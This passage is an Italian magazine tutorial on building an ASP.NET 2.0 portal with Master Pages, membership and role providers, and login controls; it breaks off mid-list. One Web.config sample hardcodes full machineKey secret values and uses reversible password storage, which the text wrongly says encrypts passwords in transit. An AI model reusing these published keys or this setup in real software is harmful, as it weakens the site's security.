MICROSOFT, VISUAL STUDIO ED IL .NET FRAMEWORK CI METTONO A DISPOSIZIONE UNA SERIE DI STRUMENTI CHE CONSENTONO DI VELOCIZZARE DI MOLTO LA PROGRAMMAZIONE DI APPLICAZIONI WEB. TI SPIEGHIAMO COME SFRUTTARLI CON UN ESEMPIO COMPLETO

C#

CD WEB
Pret-à-Portale.rtf
cdrom.ioprogrammo.it

Lo slogan che ha accompagnato il lancio della versione 2.0 del framework .Net di Microsoft, preannunciava la possibilità di ridurre fino al 70% la scrittura di codice da parte degli sviluppatori. In questo articolo saggeremo la veridicità di questa affermazione, e svilupperemo una infrastruttura per la realizzazione di un portale, pronta all'uso, dove la maggior parte del lavoro verrà svolto in maniera dichiarativa senza la necessità di scrivere codice.
Utilizzeremo le "Master Page" e vedremo come sia possibile definire "l'aspetto" del portale mediante un'unica pagina; utilizzeremo i nuovi controlli per la gestione degli utenti e ci renderemo conto come sia possibile mostrare, in modo automatico e senza scrivere codice, differenti contenuti ad utenti anonimi, piuttosto che ad utenti autenticati, piuttosto che agli amministratori del portale.
Per la memorizzazione delle informazioni relative agli utenti del nostro portale, ci affideremo alla nuova infrastruttura "a provider" che ci consentirà di gestire in modo astratto (ovvero in modo indipendente dalla base dati che sceglieremo per memorizzare effettivamente tali informazioni) concetti quali le credenziali, i profili ed i ruoli dei nostri utenti.
Un ulteriore strumento che andremo ad utilizzare, sono i controlli utente (Web User Control); il loro utilizzo ci consentirà di costruire una serie di blocchi di codice riusabile che utilizzeremo in diversi contesti del nostro portale.

REQUISITI

Conoscenze richieste
C#, Visual Studio 2005

Software
Windows XP, SQL Server 2005, Visual Studio 2005

Impegno

Tempo di realizzazione

L'OBIETTIVO

Prima di addentrarci nello sviluppo della nostra infrastruttura, dobbiamo prefiggerci l'obiettivo che vogliamo raggiungere: il nostro portale avrà un "layout" composto da una intestazione, due colonne (una che andrà a contenere l'albero di navigazione del portale; mentre l'altra andrà a contenere informazioni o controlli di supporto dipendenti dal contesto), un piè di pagina per mostrare informazioni sul copyright, contatti, ecc. ed, ovviamente, una zona centrale che ospiterà i contenuti veri e propri.
Da un punto di vista funzionale, il portale dovrà gestire in modo automatico, la presentazione di contenuti diversi, in base al ruolo dell'utente che ha effettuato l'accesso; nelle figure successive si mostrano alcune pagine che riflettono questo comportamento.

Fig. 1: La pagina iniziale per un utente anonimo.

La Figura 1 mostra la pagina iniziale del nostro portale se l'utente che accede non è ancora registrato.
Come possiamo notare, è possibile solo leggere informazioni generali ed eventualmente è possibile effettuare l'iscrizione al portale.
Un utente registrato, laddove non abbia attivato la procedura di riconoscimento automatico, dovrà effettuare l'accesso tramite i controlli relativi.
Una volta effettuato l'accesso, gli utenti registrati, oltre alle informazioni generali, avranno accesso alla sezione di personalizzazione del profilo, quindi ad informazioni loro riservate (Figura 2).
Infine gli utenti con privilegi amministrativi, saranno in grado anche di gestire gli utenti, ad esempio as-

Fig. 2: Gli utenti registrati possono gestire il loro profilo.



sociandoli ai diversi ruoli, così come viene mostrato in Figura 3.

Fig. 3: Gli amministratori del portale hanno la gestione degli utenti.

Come detto, vogliamo che il processo di autenticazione (ovvero la gestione degli utenti che accedono al portale) ed il processo di autorizzazione (ovvero la presentazione di informazioni dipendenti dal ruolo assunto dall'utente che effettua l'accesso) siano il più possibile "automatici"; in parole povere vogliamo scrivere il minor numero di righe di codice possibile (con righe di codice intendiamo il codice C# o VB.NET che normalmente sta "dietro" le web form).

MASTER PAGE

Come prima fase del processo di realizzazione del nostro portale, ci concentriamo nella definizione dell'aspetto che assumeranno le pagine che andremo a mostrare ai nostri utenti.
È ormai noto che un sito professionale deve mantenere un aspetto coerente nelle sue pagine e rispettare alcune regole di architettura dell'informazione in modo da rendere appetibile la navigazione ai nostri utenti che, se gratificati dall'esperienza, sicuramente torneranno a visitarci.
La versione 2.0 del framework .NET, ci consente di sviluppare un sito dall'aspetto "coerente" in modo molto semplice tramite l'utilizzo del nuovo elemento *Master Page*.
Se proviamo a creare in Visual Studio 2005 un elemento di tipo *Master Page*, ciò che otteniamo (in modo automatico) è la seguente pagina:

```
<%@ Master Language="C#"
        AutoEventWireup="true"
  CodeFile="MasterPage.master.cs"
        Inherits="MasterPage" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
        Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
        transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
  <title>Untitled Page</title>
</head>
<body>
  <form id="form1" runat="server">
  <div>
    <asp:ContentPlaceHolder
        id="ContentPlaceHolder1" runat="server">
    </asp:ContentPlaceHolder >
  </div>
  </form>
</body>
</html>
```

Come possiamo notare, la pagina, che è un file con estensione *.master*, è in tutto e per tutto simile ad una normale web form con un paio di eccezioni; in particolare, la direttiva *@Page* è sostituita dalla direttiva *@Master*, mentre all'interno della form viene inserito automaticamente un elemento *ContentPlaceHolder* che andremo ad analizzare tra un istante. L'uso di una *Master Page* ci consente di creare l'aspetto standard del nostro portale ovvero quelle parti che desideriamo che restino fisse in tutte le pagine che mettiamo a disposizione dei nostri utenti.
Ovviamente laddove il nostro portale dovesse assumere dimensioni ragguardevoli, è comunque possibile definire più *Master Page* in modo da poter meglio identificare quelle zone tematiche che saranno riconoscibili non solo per il loro contenuto, ma anche per il loro aspetto. Per meglio comprendere il funzionamento delle *Master Page*, analizziamo la pagina *myPortal.master*, che possiamo reperire nei file a supporto dell'articolo:

```
<%@ Master Language="C#"
        AutoEventWireup="true"
  CodeFile="myPortal.master.cs" Inherits="myPortal"
        %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
        Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
        transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
  <title>Pr&ecirc;t-à-Portale</title>
  <link rel="stylesheet" href="myPortal.css" />
</head>
<body>
  <form id="form1" runat="server">
  <table width="100%">
  <tr><td width="35%" align="right"><img
        src="images/titolo1.gif" /></td>
    <td width="30%"
        align="center"><h1>Pr&ecirc;t-à-
        Portale</h1></td>
    <td width="35%" align="left"><img
        src="images/titolo2.gif" /></td></tr>
  </table>
```

C#

```
<table width="100%">
<tr>
<td width="20%"
valign="top"><asp:ContentPlaceHolder id="cphTree"
runat="server" /></td>
<td width="60%"
valign="top"><asp:ContentPlaceHolder
id="cphContent" runat="server" /></td>
<td width="20%"
valign="top"><asp:ContentPlaceHolder
id="cphSupport" runat="server" /></td>
</tr>
<tr><td colspan="3" align="center"
class="piedipagina">Pr&ecirc;t-à-Portale è un
progetto realizzato dall'Ing. Oscar Peli per la rivista
IoProgrammo<br />
Per informazioni: <A
HREF="mailto:opeli@unimc.it?subject=Informazioni
su articolo Pr&ecirc;t-à-Portale&amp;">
opeli@unimc.it</A>
</td></tr> </table>
</form>
</body>
</html>
```

Come detto in fase di definizione dell'obiettivo, l'aspetto del portale è definito tramite una griglia formata da una intestazione, un piè di pagina e tre colonne di cui quella centrale è riservata alla pubblicazione dei contenuti, mentre le due laterali rispettivamente ospiteranno l'albero di navigazione ed una serie di controlli di supporto dipendenti dal contesto. Tale griglia è implementata tramite le tabelle *html* (strutture *<table>*) che possiamo individuare dal listato precedente.
Possiamo notare che sia l'intestazione che il piè di pagina contengono elementi statici (testo ed immagini) mentre per le tre colonne, abbiamo inserito nella struttura altrettanti controlli *ContentPlaceHolder* che rappresentano un segnaposto per i contenuti dinamici che saranno definiti in ogni pagina di "contenuto" che farà riferimento alla nostra *Maser Page*.
Il layout che andremo a definire per il nostro portale è mostrato nella **Figura 4** dove viene mostrata la *Master Page* in modalità "Design" all'interno di Visual Studio 2005.
In una pagina di contenuto dovremo definire, oltre al riferimento verso la nostra *Master Page*, solo il contenuto che intendiamo mostrare. Quando i nostri utenti faranno riferimento ad una pagina di contenuto, questa verrà unita con la *Master Page* ed il prodotto sarà la combinazione della griglia definita dalla *Master Page* in cui verranno sostituiti i controlli "segnaposto" con i contenuti della pagina richiesta.
Per visualizzare un esempio pratico, creiamo una pagina di contenuto (*myContent.aspx*); aggiungiamo una web form alla nostra soluzione in Visual Studio 2005, ricordandoci di selezionare l'opzione "Select master page". Dopo aver premuto il tasto "ok", Visual Studio ci propone di scegliere una tra le *Master Page* definite per il sito (si veda la Figura 5).

Fig. 4: La Master Page visualizzata in modalità "Design" in Visual Studio 2005.

Fig. 5: Visual Studio 2005 ci propone di scegliere una Master Page tra quelle definite per il sito.

Una volta effettuata la scelta della pagina myPortal.master, il codice che viene prodotto è il seguente:

```
<%@ Page Language="C#"
MasterPageFile="~/myPortal.master"
AutoEventWireup="true"
CodeFile="myContent.aspx.cs"
Inherits="myContent" Title="Untitled Page" %>
<asp:Content ID="Content1"
ContentPlaceHolderID="cphTree" Runat="Server">
</asp:Content>
<asp:Content ID="Content2"
ContentPlaceHolderID="cphContent"
Runat="Server">
</asp:Content>
<asp:Content ID="Content3"
ContentPlaceHolderID="cphSupport"
Runat="Server">
</asp:Content>
```

Possiamo notare che la pagina creata non contiene nessun elemento strutturale di una normale web form; non compaiono né l'elemento *<HTML>* né gli altri costrutti tipici di una web form.
Gli unici costrutti presenti sono tre controlli *Content* caratterizzati, tra l'altro, da un attributo *ContentPlaceHolderID*. Se colleghiamo il discorso appena fatto per la nostra *Master Page* ci rendiamo conto che i tre controlli *Content* sono corrispondenti, tramite l'attributo *ContentPlaceHolderID*, ai tre controlli *ContentPlaceHolder* posizionati sulla *Master Page*. A questo punto dobbiamo soltanto inserire i

contenuti che intendiamo mostrare in corrispondenza delle tre zone. Per fare un esempio rapido da visualizzare (gli esempi più complessi verranno mostrati più avanti nella trattazione) possiamo inserire del semplice testo,quindi andiamo ad invocare la pagina *myContent.aspx*. Il risultato è mostrato in Fig. 6.

Fig. 6: L'invocazione di una pagina di contenuto.

Sebbene abbiamo invocato una pagina in cui abbiamo definito solamente del testo, il meccanismo delle *Master Page* ci ha restituito una pagina completa di intestazione, piè di pagina e con i contenuti posizionati secondo il layout del nostro portale.

MEMBERSHIP, ROLE MANAGEMENT E PROFILE PROVIDER

Diverse caratteristiche presenti nella versione 2.0 del framework .NET si basano sull'utilizzo del "modello a provider". Questo modello consente di separare le funzionalità di gestione della particolare caratteristica, dalla base dati scelta per immagazzinare le informazioni relative. Questa capacità ci consente di impostare la nostra soluzione in modo del tutto indipendente dal tipo di base dati che troveremo nell'ambiente di produzione. Nel presente articolo utilizzeremo le seguenti caratteristiche:

- **Membership**: Consente di gestire "l'autenticazione" ovvero il riconoscimento delle credenziali degli utenti rappresentate da un nome utente ed una password; consente altresì di immagazzinare le credenziali degli utenti;
- **Role management**: Consente di gestire "l'autorizzazione" ovvero la concessione dei diritti di visualizzazione delle risorse a quegli utenti appartenenti a specifici ruoli (utenti, amministratori, ecc.);
- **Profile**: Consente di gestire tutte quelle informazioni specifiche dell'ambito in cui opera il nostro portale; possiamo immagazzinare nel profilo dell'utente tutte quelle informazioni che possono essere utili in fase di navigazione del portale (dalle pagine preferite, ai settaggi di colore, ecc.);

Esistono diversi provider forniti dalla Microsoft per supportare le predette caratteristiche; nel caso del nostro portale, il provider scelto per memorizzare tutte le informazioni relative alle caratteristiche che intendiamo gestire, è SQL Server 2005. Per configurare una base dati in SQL Server 2005 come base dati per le nostre informazioni, possiamo utilizzare il programma di utilità *Aspnet_regsql.exe* che è reperibile nella cartella *\WINDOWS\Microsoft.NET\Framework\<numeroversione>*.

Se lanciato senza nessun parametro, il programma *Aspnet_regsql.exe* avvia una procedura che guida passo-passo nella individuazione di un database e delle relative caratteristiche che si intendono gestire. Al termine del processo, nella base dati individuata saranno presenti diverse tabelle e diverse procedure che saranno utilizzate nelle interazioni che andremo a descrivere a breve.

Dopo aver configurato la base dati su SQL Server 2005, è necessario istruire la nostra applicazione per utilizzare il suddetto provider; per configurare tutte le caratteristiche (Membership, Role management e Profile) utilizziamo il file di configurazione *Web.config*. In particolare andremo ad aggiungere una serie di elementi all'interno dell'elemento *<system.web>*.

Per la parte Membership è necessario indicare che il provider scelto è SQL Server (*type="System.Web.Security.SqlMembershipProvider"*) e, di conseguenza, indicare la stringa di connessione al database (*connectionStringName="myPortalConn"*) che avremo definito nella relativa sezione *<connectionStrings>* del file di configurazione.

Per garantire la sicurezza delle password è necessario valorizzare l'attributo *passwordFormat* al valore *Encripted*.

```
<membership defaultProvider="provider1">
  <providers>
    <add name="provider1"
         connectionStringName="myPortalConn"
type="System.Web.Security.SqlMembershipProvider"
         passwordFormat="Encrypted"
         applicationName="myPortal"/>
  </providers>
</membership>
```

Per la parte Role management è necessario indicare che il provider scelto è SQL Server (*type="System.Web.Security.SqlRoleProvider"*) e, di conseguenza, indicare la stringa di connessione al database (*connectionStringName="myPortalConn"*) che avremo definito nella relativa sezione *<connectionStrings>* del file di configurazione.

```
<roleManager enabled="true"
                         defaultProvider="provider1">
  <providers>
    <add name="provider1"
         connectionStringName="myPortalConn"
type="System.Web.Security.SqlRoleProvider"/>
  </providers>
</roleManager>
```

C#

NOTA

UTILITY ASPNET_ REGSQL.EXE"

Un interessante articolo (in italiano) che descrive dettagliatamente il programma di utilità Aspnet_regsql.exe è reperibile all'indirizzo: http://msdn2.microsoft.com/it-it/library/x28wfk74(vs.80).aspx dove vengono descritte anche tutte le opzioni utilizzabili in linea di comando.

Per la parte Profile è necessario indicare che il provider scelto è SQL Server (*type="System.Web.Security.SqlProfileProvider"*) e, di conseguenza, indicare la stringa di connessione al database (*connectionStringName="myPortalConn"*) che avremo definito nella relativa sezione <*connectionStrings*> del file di configurazione. Oltre al provider, è necessario definire gli elementi del profilo, ovvero quelle informazioni che desideriamo immagazzinare per descrivere i nostri utenti. Per ogni informazione dobbiamo specificare un sotto-elemento <*add*> in cui andiamo a specificare il nome dell'attributo del profilo ed il tipo di dato che verrà memorizzato nell'attributo se intendiamo usare un tipo diverso dal tipo stringa che è il tipo predefinito. È possibile anche raggruppare gli attributi in gruppi in modo da avere una gestione "ordinata" laddove fossimo interessati a gestire profili densi di informazione.

```
<profile defaultProvider="provider1">
  <providers>
    <add name="provider1"
        connectionStringName="myPortalConn"
type="System.Web.Profile.SqlProfileProvider"/>
  </providers>
  <properties>
    <add name="Nome"/>
    <add name="Cognome" />
    <group name="Indirizzo">
      <add name="Via"/>
      <add name="Numero"/>
      <add name="CAP"/>
      <add name="Città"/>
    </group>
  </properties>
</profile>
```

Al fine di garantire la sicurezza nell'invio delle password, in sede di specifica dell'elemento <*membership*> visto in precedenza, abbiamo imposto che queste vengano cifrate in fase di invio. Ebbene al fine di consentire un processo di questo genere, dobbiamo specificare un elemento di tipo <*machineKey*> al fine di definire sia gli algoritmi cifratura che e relative chiavi.

```
<machineKey validationKey=
    "A60EFB38E975B0A2F2F814B7B27AADCD0BC0765F4
     125FE1E89474A95DC473DBD1982960A9BA8D237A3
     B726A58D003C70291CB428F464130BCE98F08BB762
                                          F702"
  decryptionKey=
     "FE53A81BB5286F2C8E0E48B897EC1B1EA03024DF1
                       B58BF16BD986A61543A5742"
  validation="SHA1"
  decryption="AES"/>
```

Questo ultimo elemento è di fondamentale importanza dato che è propedeutico al corretto funzionamento dell'intero sistema; nel caso in cui ci scordassimo di definire l'elemento precedente, il nostro sistema non funzionerebbe ed al primo accesso avremo il messaggio di errore mostrato in Figura 7.

Fig. 7: Quando vogliamo cifrare le password dobbiamo anche fornire le giuste chiavi.

La necessità di definire esplicitamente e chiavi di cifratura è giustificata anche dall'esigenza di definire una infrastruttura portabile dall'ambiente di sviluppo all'ambiente di produzione.
Per agevolarci nel compito di creare le chiavi (che sono complesse sequenze di valori esadecimali), possiamo avvalerci, ad esempio del sito http://www.eggheadcafe.com/articles/GenerateMachineKey/GenerateMachineKey.asp.

NOTA

MACHINEKEY


Un esaustivo articolo che spiega dettagliatamente tutti gli utilizzi dell'elemento <machineKey>, è reperibile all'indirizzo: http://msdn2.microsoft.com/en-us/library/ms998288.aspx.

CONTROLLI DI LOGIN

I controlli di Login sono un insieme di controlli web che consentono la gestione dei processi di autenticazione ed autorizzazione. Utilizzati in una infrastruttura che implementa le caratteristiche di Membership e Role management, questi controlli consentono una gestione del tutto automatica dei suddetti processi evitando totalmente la scrittura di codice.
Nel nostro portale utilizzeremo pesantemente questi controlli che possiamo trovare raggruppati in uno specifico spazio del Toolbox in Visual Studio 2005 (così come mostrato in **Figura 8**).
Il primo controllo che analizziamo, è il controllo *LoginView* che ci consente di mostrare contenuti differenti agli utenti che accedono al nostro portale; il tipo di contenuto è definito sulla base dello stato di autenticazione dell'utente e, se autenticato, sulla base del ruolo assunto dall'utente nella nostra infrastruttura. Per analizzare un esempio reale, possiamo far riferimento ad un frammento del file *Default.aspx* dei file di supporto, che rappresenta il punto di ingresso al nostro portale.

```
<asp:LoginView ID="LoginView2" runat="server">
```

Fig. 8: *I controlli di Login.*

```
<RoleGroups>
 <asp:RoleGroup Roles="administrator">
  <ContentTemplate>
   <table cellspacing="3" cellpadding="5">
    <tr><td
     colspan="2"><h2>Amministratori</h2></td></tr>
    <tr>
     <td><img src="images/gestUtenti.gif" /></td>
     <td><a href="myPortalManageUsers.aspx"
            class="mainMenu">Gestione Utenti</a></td>
    </tr>
    <tr>
     <td><img src="images/gestProfilo.gif" /></td>
     <td><a href="myPortalManageProfile.aspx"
            class="mainMenu">Gestione Profilo</a></td>
    </tr>
    <tr>
     <td><img src="images/info.gif" /></td>
     <td><a href=" myPortalInfo.aspx "
     class="mainMenu">Informazioni Generali</a></td>
    </tr>
   </table>
  </ContentTemplate>
 </asp:RoleGroup>
</RoleGroups>
<LoggedInTemplate>
 <table cellspacing="3" cellpadding="5">
  <tr><td colspan="2"><h2>Utenti
                           Registrati</h2></td></tr>
  <tr>
   <td><img src="images/gestProfilo.gif" /></td>
   <td><a
       href="myPortalManageProfile.aspx">Gestione
                                     Profilo</a></td>
  </tr>
  <tr><td><img src="images/info.gif" /></td>
   <td><a href="myPortalInfo.aspx">Informazioni
                                     Generali</a></td>
   </tr>
  </table>
 </LoggedInTemplate>
 <AnonymousTemplate>
  <table cellspacing="3" cellpadding="5">
   <tr><td colspan="2"><h2>Utenti
                          Anonimi</h2></td></tr>
   <tr><td><img src="images/info.gif" /></td>
    <td><a href="myPortalInfo.aspx">Informazioni
                                   Generali</a></td>
   </tr>
  </table>
 </AnonymousTemplate>
</asp:LoginView>
```

Il controllo è caratterizzato da una struttura a "template"; i sotto-elementi *<RoleGroups>*, *<LoggedInTemplate>* e *<AnonymousTemplate>*, ci consentono di specificare al loro interno tutti i contenuti che verranno mostrati rispettivamente agli utenti in un ruolo specifico, agli utenti autenticati ed agli utenti anonimi. L'elemento *<RoleGroups>* consente, tramite l'elemento *<asp:RoleGroup>*, di specificare contenuti diversi per ruoli diversi. Nel caso in cui non venga trovata una corrispondenza tra il ruolo corrente dell'utente e quelli definiti all'interno dell'elemento *<RoleGroups>*, viene mostrato il contenuto specificato all'interno dell'elemento *<LoggedInTemplate>*; se quest'ultimo elemento NON viene definito all'interno della pagina, allora NON verrà mostrato alcun contenuto anche se è definito un elemento *<AnonymousTemplate>*. Questa precisazione per sottolineare che lo "scivolamento" nei contenuti avviene solo nel caso in cui un utente sia registrato ovvero NON verrà mostrato il contenuto dell'elemento *<AnonymousTemplate>* anche se un utente registrato gode sicuramente di privilegi non inferiori agli utenti anonimi.

CONTROLLI LOGIN E CREATEUSERWIZARD

Il controllo *Login* è un nuovo strumento "autosufficiente" che consente la gestione automatica del processo di autenticazione degli utenti sul nostro portale. Si è voluto usare il termine "autosufficiente" per indicare che con una semplice linea di codice come la seguente

```
<asp:Login ID="Login1" runat="server" />
```

è possibile gestire tutto il processo di autenticazione senza scrivere una sola linea di codice.
In particolare, l'interfaccia utente del controllo è composta (nella versione di "base") da: due caselle di testo, una per immettere il nome utente, l'altra per immettere la password; un controllo di tipo *CheckBox*, per

consentire l'autenticazione automatica; un controllo di tipo bottone, per effettuare l'accesso. In verità, dietro le quinte, vengono creati anche dei controlli di validazione che impediscono l'invio delle informazioni se non sono state riempite le relative caselle di testo. Viene altresì gestito un messaggio di errore che viene mostrato nel caso in cui l'accesso fallisca.
Tutto ciò senza scrivere una linea di codice e limitandosi a scrivere la banale dichiarazione vista in precedenza.
In realtà il controllo *Login* è in grado di fornire ulteriori informazioni; ad esempio è possibile mostrare un link ad una pagina di aiuto piuttosto che un link ad una pagina di registrazione. Tra l'altro il controllo è completamente "nazionalizzabile" dato che ogni informazione stampata è personalizzabile tramite opportuni attributi del controllo.
La dichiarazione seguente è relativa al controllo utilizzato nel nostro portale personalizzato per mostrare tutte le informazioni in italiano; nella iniziale Figura 1 si può notare, nella parte in alto a destra, come questo venga mostrato.

```
<asp:Login ID="Login2" runat="server"
TitleText="Accesso al Portale" TitleTextStyle-
                                CssClass="titoletto"
UserNameLabelText="Nome Utente:"
            RememberMeText="Accedi Automaticamente:"
LoginButtonText="Accedi al Portale"
FailureText="Nome Utente e/o Password errate<br/>
                                       Riprovare." />
```

(il codice precedente è contenuto nel file *myPortalLogin.ascx*).
Il controllo si appoggia sul provider definito in fase di configurazione della caratteristica di Membership ed effettua le necessarie interrogazioni senza che noi dobbiamo occuparci di definire una connessione, effettuare la chiamata, gestire il risultato, ecc.
Tra l'altro, con il meccanismo dei provider definito il precedenza, è possibile cambiare la base dati su cui si poggia la gestione degli utenti, senza dover modificare alcunché.
Accanto al controllo *Login*, è importante mostrare il controllo *CreateUserWizard* che, a sua volta "autosufficiente", consente la creazione di nuovi utenti per il nostro portale.
Nell'implementazione corrente, questa volta si è scelto di utilizzare la versione "base" del controllo ovvero:

```
<asp:CreateUserWizard ID="CUW" runat="server" />
```

(il codice è reperibile nel file myPortalCreateUser.ascx mentre la relativa interfaccia utente è visibile nella Figura 1 in basso a destra).
Nonostante la scarna dichiarazione, l'interfaccia utente del controllo è composta da varie caselle di testo in cui il nuovo utente deve specificare, tra l'altro, il nome utente, la password (con relativa conferma) l'indirizzo di posta elettronica, ecc. Anche in questo caso vengono associati alle caselle di testo dei controlli di tipo *RequiredFieldValidator* in modo che l'utente sia costretto a riempire tutti i campi prima di inviare la richiesta di creazione. Inoltre vengono associati altri numerosi controlli di verifica delle informazioni immesse. Ad esempio per la password è definita una regola (modificabile) che impone una lunghezza minima di 7 caratteri di cui 1 carattere NON alfanumerico. Chiaramente viene controllato che il testo immesso nelle caselle "password" e "conferma password" sia identico e viene altresì controllato che il nome utente immesso non esista già nella base dati degli utenti.
Anche in questo caso ogni aspetto del controllo, dalle singole etichette ai messaggi di errore è personalizzabile semplicemente in modo dichiarativo e, è il caso di ripeterlo, senza scrivere una sola linea di codice.

GLI ALTRI CONTROLLI DI LOGIN

Nello sviluppo del nostro portale abbiamo utilizzato anche altri controlli di Login, che sebbene più semplici dei precedenti, rappresentano comunque un ottimo strumento per completare il ventaglio delle funzionalità che possiamo offrire. Il controllo *LoginStatus*, per esempio, individua automaticamente lo stato di autenticazione dell'utente e può mostrare rispettivamente un link per effettuare l'uscita dal portale (nel caso in cui l'utente abbia già effettuato l'accesso) o, al contrario, un link alla pagina di accesso (nel caso l'utente sia anonimo). Questa caratteristica può essere molto utile in un ambiente intranet dove un utente può cambiare la propria identità e ciò consente, ad esempio, di accedere alle informazioni personali anche da una postazione diversa dalla propria dove abitualmente l'accesso viene effettuato dal legittimo proprietario della postazione.
Un altro controllo interessante è il controllo *LoginName* che visualizza il nome dell'utente che ha effettuato l'accesso al nostro portale (in particolare il valore del "nome utente"). Questo controllo, per quanto semplice, ci consente di sapere in ogni momento qual è l'utente connesso.
Entrambe i controlli (contenuti nel file *myPortalLogin.ascx*) possono essere visualizzati nella Figura 3 in alto a destra.

L'ALBERO DI NAVIGAZIONE


Per continuare nella trattazione è il caso di dare un accenno alla struttura, anch'essa nuova per la versione 2.0 del framework .Net, utilizzata per mostrare l'al-

bero di navigazione del nostro portale. Il controllo *<asp:TreeView>* è molto simile (sebbene non identico) all'omonimo controllo che potevamo già usare nelle versioni precedenti del framework. In passato il controllo faceva parte del pacchetto che andava sotto il nome di *Microsoft Internet Explorer WebControls* e conteneva, oltre alla struttura ad albero, anche i controlli *MultiPage, TabStrip* e *Toolbar* (non tutti trovano una esatta controparte nella versione 2.0 del framework .Net). Con la nuova versione si è pensato di integrare nella piattaforma il controllo per la creazione di strutture ad albero. La dichiarazione seguente è relativa all'albero mostrato agli utenti amministratori del nostro sito:

```
<asp:TreeView ID="TreeView1" runat="server">
<Nodes>
 <asp:TreeNode Text="Pr&ecirc;t-à-Portale"
                              NavigateUrl="~/Default.aspx">
  <asp:TreeNode Text="Gestione Utenti"
          NavigateUrl="~/myPortalManageUsers.aspx" />
  <asp:TreeNode Text="Gestione Profilo"
          NavigateUrl="~/myPortalManageProfile.aspx" />
  <asp:TreeNode Text="Informazioni Generali"
                    NavigateUrl="~/myPortalInfo.aspx" />
 </asp:TreeNode>
</Nodes>
</asp:TreeView>
```

Il controllo, nella sua forma più semplice, è formato dalla serie di nodi (*<asp:TreeNode>*) che compongono tutti i rami dell'albero; per ogni nodo è possibile specificare il testo (attributo *Text*) ed, eventualmente, il link a cui si verrà spediti in corrispondenza del clic sul nodo stesso (attributo *NavigateUrl*).
Ovviamente anche questo controllo è altamente personalizzabile; è possibile, ad esempio, mostrare delle piccole immagini in corrispondenza di ogni nodo piuttosto che dei controlli di tipo *CheckBox* (per effettuare, ad esempio, selezioni multiple). Per sua natura, la struttura ad albero è utilizzata per mostrare dati gerarchici, per tale ragione il controllo *TreeView* supporta il binding con strutture dati che possono essere sia in formato XML o provenienti da basi dati relazionali; inoltre è possibile creare un sistema di navigazione del sito quando il controllo è associato al controllo *SiteMapDataSource*.
L'interfaccia utente prodotta dalla dichiarazione precedente è visualizzabile nella Figura 3 nella parte sinistra, mentre la dichiarazione è contenuta nel file *myPortalTree.ascx*.


USO DEI "CONTROLLI UTENTE WEB"

Prima di effettuare un interessante riepilogo di ciò che abbiamo prodotto finora, è importante evidenziare una caratteristica alla base dello sviluppo del nostro portale ovvero l'uso dei "controlli utente web" (web user control). L'utilizzo dei controlli utente è un modo per ovviare alla mancanza di controlli forniti dalla piattaforma (l'altro modo è quello di sviluppare i "Custom Controls" che sono classi derivate dalle classi base *Control* o *WebControl*) altresì è un modo per raggruppare una serie di controlli in un'unità autocontenuta. In questa seconda accezione il controllo utente viene usato come controllo (normalmente anche complesso) riusabile diverse volte all'interno della nostra soluzione. Nel caso del nostro portale, l'uso dei controlli utente, oltre ad essere giustificata dalle ragioni precedenti, è giustificata dal fatto che nelle pagine in cui la struttura è governata dal controllo *LoginView* nessun controllo definito all'interno dei template è direttamente accessibile da codice.
Ciò perché la struttura dichiarativa in realtà mostra tutte le possibili combinazioni di risultati che, in fase di esecuzione, saranno scartate a meno, al più, di una. In questa situazione, ovviamente, il codice associato alla pagina non può far riferimento a controlli che, in esecuzione, non vengono creati. Questa situazione ci potrebbe creare grossi problemi a meno di non utilizzare, appunto, i controlli utente che ci consentono di gestire tutta la logica applicativa, in modo indipendente dal contesto.

UN PRIMO RIEPILOGO

Arrivati a questo punto della trattazione, possiamo trarre le prime conclusioni di ciò che abbiamo prodotto; per far questo ci possiamo concentrare sulla pagina di accesso al nostro portale *Default.aspx* riprodotta in Figura 1, e definire un elenco delle caratteristiche e delle funzionalità che sinora abbiamo implementato:

- Progetto grafico del portale che si riflette in modo coerente in tutte le sezioni;
- Riconoscimento dell'utente (al primo accesso verremo riconosciuti come utenti anonimi);
- Accesso al portale per gli utenti registrati;
- Possibilità di cambiare l'identità dell'utente tramite processo di "logout" dal portale;
- Registrazione di nuovi utenti del portale;
- Visualizzazione di informazioni specifiche dipendenti dall'utente (registrato o anonimo) e dal suo ruolo (amministratori o semplici utenti);
- Negazione dell'accesso alle pagine riservate agli utenti con privilegi specifici.

Indubbiamente l'infrastruttura del nostro portale sviluppata sinora è un buon prodotto dato che fornisce già tutte le funzionalità richieste per una soluzione di questo genere.
La cosa molto importante da sottolineare, è che tut-

te queste funzionalità sono state implementate senza scrivere una sola linea di codice!!! Ovviamente una soluzione a questo stato di avanzamento non può certo definirsi conclusa quindi è il caso di analizzare alcune altre parti del nostro portale in cui, finalmente, andremo a scrivere un po' di codice.

LA GESTIONE DEGLI UTENTI

Tutti i controlli ed i concetti espressi finora hanno, ovviamente, oltre alla versione dichiarativa usata nelle pagine (per quanto riguarda i controlli di Login) e nel file di configurazione (per quanto riguarda Membership, Role Management e Profile), anche una interfaccia di programmazione, che ci consente di manipolare sia i controlli che i concetti quali gli utenti, i ruoli ed i profili.
Cominciamo ad esaminare il codice contenuto nel file *myPortalManageUsers.ascx* che è il controllo utente che consente la gestione degli utenti da parte degli amministratori del nostro portale.

Fig. 9: La pagina di gestione degli utenti.

Il controllo è utilizzato nella pagina *myPortalManageUsers.aspx* che è mostrata in Figura 9.
Tramite i controlli di questa pagina, gli amministratori possono effettuare le seguenti operazioni:

- Cancellazione degli utenti;
- Selezione degli utenti;
